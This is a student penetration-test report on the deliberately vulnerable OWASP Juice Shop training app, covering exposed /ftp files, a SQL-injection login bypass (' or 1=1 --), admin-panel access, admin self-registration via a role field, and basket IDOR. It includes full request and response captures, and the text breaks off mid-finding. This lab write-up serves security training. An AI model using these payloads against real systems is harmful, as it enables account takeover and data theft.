




Web Application Penetration Testing (OWASP Juice Shop)



Presented By:

Mohamed Mostafa Elemam

Ahmed Hesham Soliman

Yousef Mohammed abdelkareem

Mosatafa Mohamed

Osama Hesham

Presented for:

Eng. Beshoy Vector

Digital Egypt Pioneers Initiative(DEPI)

Table of Contents:

| | |
|--|----------|
| 1. Executive Summary | 1 |
| 2. Findings and Analysis | 4 |
| Sensitive Data Exposure – Access a confidential document..... | 4 |
| SQL Injection leading to Admin Login | 6 |
| Broken Access Control (Access the administration section of the store)..... | 8 |
| Improper Input Validation (Admin User Registration)..... | 10 |
| Insecure Direct Object Reference (IDOR) | 12 |
| Broken Access Control leads to Forged Feedback | 14 |
| NoSQL Injection in Product Review API..... | 16 |
| Broken Access Control(Basket Manipulation)..... | 19 |
| Sensitive Data Exposure via Unprotected Access Log File | 22 |
| Access to Forgotten Developer Backup via Null Byte Injection | 27 |
| Improper Input Validation in File Upload – Bypassing Allowed File Types | 29 |
| XML External Entity (XXE) via Improper File Upload Validation..... | 32 |
| Payment Bypass in Check-out System | 36 |
| DOM Cross-Site Scripting | 38 |
| SQL Injection in Login Form(login jim)..... | 40 |
| Security Question Brute Force in Password Reset..... | 43 |
| HTTP-Header XSS..... | 46 |
| API-only XSS | 49 |
| payback time (improper input validation) | 53 |
| Deprecated Interface - Security Misconfiguration | 55 |
| Missing Encoding | 57 |

OWASP Juice Shop Vulnerability Assessment

Executive summary:

A penetration test was performed on the OWASP Juice Shop, a well-known intentionally vulnerable application used for security training. The assessment focused on identifying potential weaknesses, specifically targeting key **OWASP Top 10** vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), and authentication flaws. The evaluation revealed several vulnerabilities, ranging from insecure input validation to broken authentication mechanisms. This report details these findings, categorizes them by severity, and provides actionable remediation steps to enhance security and mitigate the risk of unauthorized access or data breaches.

Scope:

| | |
|------------|------------------------|
| IP Address | http://localhost:3000/ |
| Name | OWASP Juice Shop |
| Type | Web Application |

Methodology:

A black-box approach was employed, utilizing Burp Suite to intercept and analyze all web traffic, manipulating requests and responses to actively test for vulnerabilities. Browser Developer Tools were used to inspect client-side code and data handling. This involved examining HTTP interactions, employing Burp's tools for targeted testing, and client-side analysis with browser Dev Tools complemented this by revealing potential vulnerabilities in JavaScript and how the application managed data within the browser, all without prior knowledge of the application's internal workings.

1) Vulnerability: Sensitive Data Exposure – Access a confidential document

Executive Summary:

A sensitive data exposure vulnerability was identified, allowing unauthorized access to confidential documents through /ftp directory and direct file access to acquisition, as found **the /ftp directory in the robots.txt file.**

Impact:


Exposure of confidential documents, such as acquisition details, could lead to significant business risks. This may include the leakage of sensitive financial information **as it has a big impact on the stock market** potentially harming the organization's competitive advantage, reputation, and potentially leading to legal issues depending on the nature of the exposed data.

Severity:

High

PoC (Steps to Reproduce):


1. Go to <http://192.168.241.1:3000/robots.txt>, after that we will find interesting directory.



The screenshot shows a terminal window with the URL `192.168.241.1:3000/robots.txt`. The content of the file is displayed:

```
User-agent: *
Disallow: /ftp
```


2. Successfully attempt to browse the directory by changing the URL into <http://192.168.241.1:3000/ftp>



The screenshot shows a browser window with the URL `192.168.241.1:3000/ftp`. The directory listing includes:

- / ftp
- quarantine
- coupons_2013.md.bak
- incident-support.kdbx
- suspicious_errors.yml
- acquisitions.md (highlighted with a red border)
- eastere.gg
- legal.md
- announcement_encrypted.md
- encrypt.pyc
- package.json.bak

3. You will find very interesting files like package.json.bak and acquisitions.md , open it.



```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Mitigation:

- **Disable Directory Listing:** Configure the web server to prevent directory listing for the /ftp directory. This will prevent attackers from browsing the contents of the directory. **The presence of /ftp in robots.txt only advises search engine crawlers and does not provide any actual security against direct access by malicious actors.**

2) Vulnerability: SQL Injection leading to Admin Login

Executive Summary:

A critical SQL injection vulnerability was discovered in the login functionality, allowing attackers to bypass authentication and potentially gain administrative access by manipulating the email parameter. Successful exploitation allows login as the first user in the database, which is often the administrator account.

Impact:


Complete account takeover, including administrative privileges. An attacker gaining admin access could perform any administrative action, leading to severe consequences such as data breaches, unauthorized modifications, and further malicious activities. This represents a catastrophic compromise of the application's security and integrity.

Severity:

Critical

PoC (Steps to Reproduce):

1. Navigate to the login page: <http://192.168.241.1:3000/#/login>



The screenshot shows a dark-themed login form with two input fields. The 'Email*' field contains the value "' or 1=1 --" with a red border, indicating an error or validation failure. The 'Password*' field contains "anypassword" and has a green border. Below the form are links for 'Forgot your password?' and 'Log in' (with a checked checkbox). There is also a 'Remember me' checkbox and a link for 'Not yet a customer?'

2. Send a POST request to /rest/login

3. Observe the response. A successful bypass of the authentication and the reception of an authentication token ("token": "...") and user details ("bid": 1, "email": "admin@juice-sh.op") indicates successful login as the first user in the database, which is likely the administrator.

| Request | | Response | |
|--|-----|---|--------|
| Pretty | Raw | Hex | Render |
| <pre> 1 POST /rest/user/login HTTP/1.1 2 Host: 192.168.241.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 48 9 Origin: http://192.168.241.1:3000 10 Connection: keep-alive 11 Referer: http://192.168.241.1:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=GyKvELLp3XPo5Dx2gmJndk0hmtPtpfXhqpuRJtYrdbrVwjeNZv8q1a79BMWR; cookieconsent_status=dismiss 13 Priority: u=0 14 15 { "email": " or 1=1 --", "password": "any password" } </pre> | | <pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 799 9 ETag: W/"31f-wgDvFqP9FRiUKoJYKouPSYI0okE" 10 Vary: Accept-Encoding 11 Date: Fri, 09 May 2025 11:27:39 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGFzcyI6eyJpZC16MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluOgp1awNLXN0Lm9iIiwicGFzc3vcm0iOiIwMTkyMDIxYTdiYm03MzI1MDUxNmYwNjlkZjE4YjIwMCisInJvbGlibiIzImlRH4ZVRva2VuIjoiIiwiibGFzExv2LuSWA10iIiLCjvcm9maWxlSW1hZDUiOiJhc3NldHlwvChibcijL2ltYWdlcy9LcGvVWFzr_2RLZmF1bHRBZ01phis5whmcilCJob5RaU2VjcnVOijoiIiwiiaXNBYSRpdcU1OnRydWUsImNyZWFOZWRBdC16TjIwMjUtMDUtHDogMTY6Dc6NDgutNTQ3ICswMDowMCIsimRLBGv0ZWRBdC16bnvhshHosimhdc16MTc0Njcs5MDA2MH0.IFDjZEtmo1xpBJoZOK2lyptsxlRHSSft-Eu3RM08KHWevwCUS1WTxwLCx908wSuMt13n2Wra3Z9DxeReIpY8N5II_Tee-ZxuMCb-fNHAWv9qSf6v_KM41wKvks6Vz6g8IFn7ZAguvbZo6KhDakdr50cnzsXNcjhlhZcoZY7c", "bid": 1, "umail": "admin@juice-sh.op" } } </pre> | |

Mitigation:

- Input Validation and Sanitization:** Implement robust input validation and sanitization on all user-provided data, especially the email and password fields, to prevent the injection of malicious SQL code.
- Web Application Firewall (WAF):** Consider deploying a Web Application Firewall (WAF) that can help detect and block common SQL injection attempts. However, a WAF is not a substitute for secure coding practices.

3) Vulnerability: Broken Access Control (Access the administration section of the store)

Executive Summary:

A broken access control vulnerability exists that prevents unauthorized access to the administration panel initially. However, after successfully logging in with an administrator's account (either through the previously identified SQL injection), the /administration route becomes accessible, indicating a flaw in access control enforcement.

Impact:


Unauthorized access to the administration section allows malicious actors who have somehow obtained administrator credentials (or bypassed authentication) to perform administrative functions like **deleting Registered accounts and deleting reviews**. This could lead to severe consequences, including the ability to manage users, products, orders, and potentially modify critical system settings, leading to data breaches, service disruptions, and a complete compromise of the store's functionality and data integrity.

Severity:

High


PoC (Steps to Reproduce):

1. Open the main.js file in your browser's developer tools and search for the string "admin".
2. Identify the route mapping with path: "administration".



```
m.e(380))).then(m.bind(m, 7380))).Web3SandboxModule
}
);
return function () {
    return n.apply(this, arguments)
}
},
ep = [
{
    path: 'administration',
    component: mr,
    canActivate: [
        ae
    ]
},
{
    path: 'accounting',
    component: $l,
    canActivate: [
        ie
    ]
},
{
    path: 'about',
    component: $a
}
admin
```

3. Attempt to navigate directly to the administration panel: <http://192.168.241.1:3000/#/administration>. Observe the 403 Forbidden error, (only if you are an average user)



4. Log in to the application using a valid administrator's account. This can be achieved by:

- As demonstrated in the previous vulnerability, exploiting the SQL injection vulnerability to log in as the administrator.

5. After successfully logging in as an administrator, navigate to

<http://192.168.241.1:3000/#/administration>. Observe that the administration panel is now accessible.

| Feedback ID | Comment | Rating | Action |
|-------------|--|-----------------|--------|
| 1 | I love this shop! Best products in town! Highly recommended! (***)in@juice-sh.op | ★★★ ★★★ ★ | Delete |
| 2 | Great shop! Awesome service! (***)@juice-sh.op | ★★★ ★★★ | Delete |
| 3 | Nothing useful available here! (***)der@juice-sh.op | ★ | Delete |
| 21 | Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***)ereum@juice-sh.op | ★ | Delete |
| | Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order con- | ★★ | Delete |

Mitigation:

- Regular Security Audits:** Conduct regular security audits to identify and address any weaknesses in access control mechanisms.

4) Vulnerability: Improper Input Validation (Admin User Registration)

Executive Summary:

An insecure user registration process allows a regular user to register with administrative privileges by manipulating the role parameter during account creation. This circumvents intended access controls and leads to unauthorized privilege escalation.

Impact:

Successful exploitation of this vulnerability allows malicious users to create administrator accounts, granting them full control over the application. This can lead to severe consequences, including data breaches, unauthorized modifications, and further malicious activities, effectively compromising the entire application's security and integrity.

Severity:

Critical


PoC (Steps to Reproduce):

1. Navigate to the registration page: <http://192.168.241.1:3000/#/register>

2. Submit a POST request to <http://192.168.241.1:3000/api/Users>

| Request | Response |
|---|---|
| <pre> Pretty Raw Hex 1 POST /api/Users/ HTTP/1.1 2 Host: 192.168.241.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 245 9 Origin: http://192.168.241.1:3000 10 Connection: keep-alive 11 Referer: http://192.168.241.1:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=kPbg4DMJ5oNx8KlbQ13Ldv2h3t2tyfgwuxmtzd7VxmWYa2Yen96R0rjqEy; cookieconsent_status=dismiss 13 Priority: u=0 14 15 { "email": "admin@gmail.com", "password": "Admin0000", "passwordRepeat": "Admin0000", "securityQuestion": { "id": 12, "question": "Your favorite movie?", "createdAt": "2025-05-07T11:25:15.172Z", "updatedAt": "2025-05-07T11:25:15.172Z" }, "securityAnswer": "movie" } </pre> | <pre> Pretty Raw Hex Render 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#jobs 7 Location: /api/Users/23 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 306 10 ETag: W/"132-4dgkQ00j9F0KPkOK8p420nATWrY" 11 Vary: Accept-Encoding 12 Date: Wed, 07 May 2025 11:39:32 GMT 13 Connection: keep-alive 14 Keep-Alive: timeout=5 15 16 { "status": "success", "data": { "username": "", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive": true, "id": 23, "email": "admin@gmail.com", "updatedAt": "2025-05-07T11:39:32.664Z", "createdAt": "2025-05-07T11:39:32.664Z", "deletedAt": null } } </pre> |

3. Then submit a POST request but send role set to admin and the response will be successful too.



The screenshot shows a POST request to the endpoint `/api/Users/`. The request body is a JSON object with the following fields:

```

1 | POST /api/Users/
2 | Host: 192.168.241.1:3000
3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 | Accept: application/json, text/plain, */*
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate, br
7 | Content-Type: application/json
8 | Content-Length: 267
9 | Origin: http://192.168.241.1:3000
10 | Connection: keep-alive
11 | Referer: http://192.168.241.1:3000/
12 | Cookie: language=en; welcomebanner_status=dismiss; continueCode=kPBPg4DMJ5oNx8KlbQ13Ldv2h3t2tyfgwuxmtzd7VxmWYa2Yen96R0rjqEy; cookieconsent_status=dismiss
13 | Priority: u=0
14 |
15 | {
16 |   "email": "admin1@gmail.com",
17 |   "password": "Admin0000",
18 |   "passwordRepeat": "Admin0000",
19 |   "role": "admin",
20 |   "securityQuestion": {
21 |     "id": 12,
22 |     "question": "Your favorite movie?",
23 |     "createdAt": "2025-05-07T11:25:15.172Z",
24 |     "updatedAt": "2025-05-07T11:25:15.172Z"
25 |   },
26 |   "securityAnswer": "movie"
27 | }

```

The response status is `201 Created`, indicating success. The response body is a JSON object with the following fields:

```

1 | HTTP/1.1 201 Created
2 | Access-Control-Allow-Origin: *
3 | X-Content-Type-Options: nosniff
4 | X-Frame-Options: SAMEORIGIN
5 | Feature-Policy: payment 'self'
6 | X-Recruiting: #/jobs
7 | Location: /api/Users/24
8 | Content-Type: application/json; charset=utf-8
9 | Content-Length: 309
10 | ETag: W/"135-0c0ulsmJabCevN7jW77whWhRSSk"
11 | Vary: Accept-Encoding
12 | Date: Wed, 07 May 2025 11:42:34 GMT
13 | Connection: keep-alive
14 | Keep-Alive: timeout=5
15 |
16 | {
17 |   "status": "success",
18 |   "data": {
19 |     "username": "",
20 |     "deluxeToken": "",
21 |     "lastLoginIp": "0.0.0.0",
22 |     "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
23 |     "isActive": true,
24 |     "id": 24,
25 |     "email": "admin1@gmail.com",
26 |     "role": "admin",
27 |     "updatedAt": "2025-05-07T11:42:34.577Z",
28 |     "createdAt": "2025-05-07T11:42:34.577Z",
29 |     "deletedAt": null
30 |   }
31 | }

```

Mitigation:

- Input Validation on the Server-Side:** While the server should ignore the role parameter, it's still good practice to validate all user input on the server-side to prevent unexpected data from being processed.



5) Vulnerability: Insecure Direct Object Reference (IDOR) leads to viewing other user's shopping basket

Executive Summary:

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the shopping basket functionality. By manipulating the basketId parameter in the API request, a logged-in user can view the contents of another user's shopping basket, leading to potential information disclosure.

Impact:

Exposure of another user's shopping basket contents can lead to the disclosure of sensitive information, such as the items they intend to purchase, quantities, and potentially any discounts applied. This can reveal shopping habits, personal preferences, and could be a precursor to further malicious activities. In some cases, it might even be possible to modify or delete items in another user's basket.

Severity:

Medium (Information disclosure of shopping basket contents)

PoC (Steps to Reproduce):

1. Log in to the application as any user.
2. Add one or more products to your shopping basket.
3. Navigate to your shopping basket to trigger a request to fetch your basket details. Intercept this request (likely a GET request to /rest/basket/{your_basket_id} where {your_basket_id} is the unique identifier for your basket) using Burp Suite.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A network request is captured, showing a GET request to /rest/basket/1. The response body contains JSON data representing a shopping basket. The JSON structure includes a 'status' field set to 'success', an 'id' field set to '1', a 'coupon' field set to null, a 'userId' field set to '23', and a 'products' array containing a single item. The item has an 'id' of '1', a name of 'Apple Juice (100ml)', a description of 'The all-time classic.', a price of '1.99', a deluxe price of '0.99', an image URL of 'apple_juice.jpg', a created at timestamp of '2025-05-08T16:57:48.189Z', and an updated at timestamp of '2025-05-08T16:47:52.066Z'. It also includes a 'BasketItem' object with a productId of '1', an egsId of '6', and a quantity of '9'.

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=UTF-8
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 X-Content-Type-Options: nosniff
8 Content-Length: 103
